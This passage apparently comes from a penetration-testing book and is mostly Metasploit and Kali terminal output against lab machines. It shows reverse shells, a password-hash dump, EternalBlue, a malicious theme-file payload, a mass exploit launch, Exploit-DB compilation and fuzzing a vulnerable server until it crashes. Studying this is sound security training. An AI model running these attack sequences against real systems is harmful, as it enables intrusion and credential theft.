  containing shell meta characters, attackers can execute arbitrary
```


```
msf exploit(usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(usermap_script) > set rhost 192.168.213.157
rhost => 192.168.213.157
msf exploit(usermap_script) > set rport 445
rport => 445
msf exploit(usermap_script) > set lhost 192.168.213.156
lhost => 192.168.213.156
msf exploit(usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.213.156:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cwANsxAMf0SlTHlR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "cwANsxAMf0SlTHlR\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.213.156:4444 -> 192.168.213.157:49011) at 2017-06-02 14:14:23 -0400

hostname
metasploitable
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
Background session 1? [y/N]  y
msf exploit(usermap_script) > use post/linux/gather/hashdump
msf post(hashdump) > set session 1
session => 1
msf post(hashdump) > exploit

[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfa
dmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator
,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/us
er:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/
bash
[+] Unshadowed Password File: /root/.msf4/loot/20170605054510_default_192.168.21
3.157_linux.hashes_204496.txt
[*] Post module execution completed
```


```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(ms17_010_eternalblue) > set rhost 192.168.0.138
rhost => 192.168.0.138
msf exploit(ms17_010_eternalblue) > set lhost 192.168.0.137
lhost => 192.168.0.137
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.137:4444
[*] 192.168.0.138:445 - Connecting to target for exploitation.
[+] 192.168.0.138:445 - Connection established for exploitation.
[+] 192.168.0.138:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.138:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.0.138:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.138:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.0.138:445 - 0x00000020  36 2e 31 00                                      6.1
[+] 192.168.0.138:445 - Target arch selected valid for OS indicated by DCE/RPC reply
[*] 192.168.0.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.138:445 - Starting non-paged pool grooming
[+] 192.168.0.138:445 - Sending SMBv2 buffers
```


```
[*] Meterpreter session 1 opened (192.168.0.137:4444 -> 192.168.0
[+] 192.168.0.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-
[+] 192.168.0.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : ADVANCED
Logged On Users : 3
Meterpreter     : x64/windows
```


```
msf > use exploit/windows/fileformat/ms13_071_theme
msf exploit(ms13_071_theme) > set payload windows/powershell_reverse_tcp
payload => windows/powershell_reverse_tcp
msf exploit(ms13_071_theme) > set lhost 192.168.0.137
lhost => 192.168.0.137
msf exploit(ms13_071_theme) > exploit
[*] Exploit running as background job.

[*] Started reverse SSL handler on 192.168.0.137:4444
msf exploit(ms13_071_theme) > [*] Server started.
[*] Malicious SCR available on \\192.168.0.137\WEvZ\msf.scr...
[*] Creating 'msf.theme' file ...
[+] msf.theme stored at /root/.msf4/local/msf.theme
```





```
[*] Powershell session session 1 opened (192.168.0.137:4444 -> 192.168.0.119:52352) at 2017-06-05 22:05:05 -0400

msf exploit(ms13_071_theme) > sessions -i 1
[*] Starting interaction with 1...

Windows PowerShell running as user EISC on VICTIM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS Microsoft.PowerShell.Core\FileSystem::\\192.168.0.137\WEvZ> get-command

CommandType     Name                           Definition
-----------     ----                           ----------
Alias           %                              ForEach-Object
```





Login
Services
Scan
Host
Operating System
Set Label...
Remove Host
192.168


Console X
Scan X
Services X
Shell 1 X
exploit X
Hail Mary X
[*] Finding exploits (via local magic)
[+] 192.168.213.157: found 447 exploits
[+] 192.168.0.119: found 28 exploits
[*] Sorting Exploits...
[*] Launching Exploits...
[*] 192.168.213.157:80 (linux/http/crypttech_cryptolog_login_
[*] 192.168.213.157:80 (linux/http/wipg1000_cmd_injection)
[*] 192.168.213.157:22 (linux/ssh/mercurial_ssh_exec)
[*] 192.168.213.157:80 (linux/http/huawei_hg532n_cmdinject)
[*] 192.168.213.157:80 (multi/http/trendmicro_threat_discover
[*] 192.168.213.157:139 (linux/samba/is_known_pipename)
[*] 192.168.213.157:445 (linux/samba/is_known_pipename)
[*] 192.168.213.157:80 (linux/http/github_enterprise_secret)
[*] 192.168.213.157:80 (linux/http/dnalims_admin_exec)




```
root@kali:~# searchsploit ftp windows remote
---------------------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                                |  Path
                                                                                              | (/usr/share/exploitd
---------------------------------------------------------------------------------------------- ---------------------
OverByte ICS FTP Server - Remote Denial of Service                                            | windows/dos/356.c
WFTPD Pro Server 3.21 - MLST Remote Denial of Service                                         | windows/dos/427.c
RhinoSoft Serv-U FTP Server < 5.2 - Remote Denial of Service                                  | windows/dos/463.c
Quick 'n EasY 2.4 FTP Server - Remote Denial of Service                                       | windows/dos/593.pl
Ipswitch WS_FTP Server 5.03 - MKD Remote Buffer Overflow                                      | windows/dos/664.c
PlatinumFTP 1.0.18 - Multiple Remote Denial of Service                                        | windows/dos/886.pl
FutureSoft TFTP Server 2000 - Remote Denial of Service                                        | windows/dos/1027.c
FTPshell Server 3.38 - Remote Denial of Service                                               | windows/dos/1121.pl
Quick 'n EasY 3.0 FTP Server - Remote Denial of Service                                       | windows/dos/1129.c
```



Vulnerabilities (Page 1 of 3065)

Vendor: Select Vendor

Title: Select Title

Version: Select Version

Search by CVE

CVE:

Submit

info | discussion | exploit | solution | references

Apache HTTP Server CVE-2016-0736 Remote Security Vulnerability


References:

- Bug 1406744 - (CVE-2016-0736) CVE-2016-0736 httpd: Padding Oracle in Apache mod (Redhat)
- Apache httpd 2.4 vulnerabilities (Apache)

```
root@kali:~# cp /usr/share/exploitdb/platforms/windows/remote/3996.c apache.
root@kali:~# gcc apache.c -o apache
root@kali:~# ./apache
  Exploit: apache mod rewrite exploit (win32)
       By: fabio/b0x (oc-192, old CoTS member)
Greetings: caffeine, raver, psikoma, cumatru, insomnia, teddym6, googleman,
    Usage: ./apache hostname rewrite_path
root@kali:~# ./apache localhost /
  Exploit: apache mod rewrite exploit (win32)
       By: fabio/b0x (oc-192, old CoTS member)
Greetings: caffeine, raver, psikoma, cumatru, insomnia, teddym6, googleman,

[+]Preparing payload
[+]Connecting...
[+]Connected
[+]Sending...
[+]Sent
[+]Starting second stage...
```

```
root@kali:~# cp /usr/share/exploitdb/platforms/windows/remote/16756.rb myown.rb
root@kali:~# mv myown.rb .msf4/modules/exploits/windows/
```


```
msf > search myown

Matching Modules
================

   Name                   Disclosure Date  Rank    Description
   ----                   ---------------  ----    -----------
   exploit/windows/myown  2003-06-21       normal  Sambar 6 Search Results Buffer Overflow
```





```
root@kali:~# nc -vv 192.168.0.119 9999
192.168.0.119: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.119] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```


```
root@kali:~# generic_send_tcp 192.168.0.119 9999 exploitfuzz.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 21
```

```
root@kali:~# generic_send_tcp 192.168.0.119 9999 exploitfuzz.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
```









```
root@kali:~# python crash.py
enter the IP to crash:192.168.0.119
Welcome to Vulnerable Server! Enter HELP for help.

server dead
```




```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l 4000
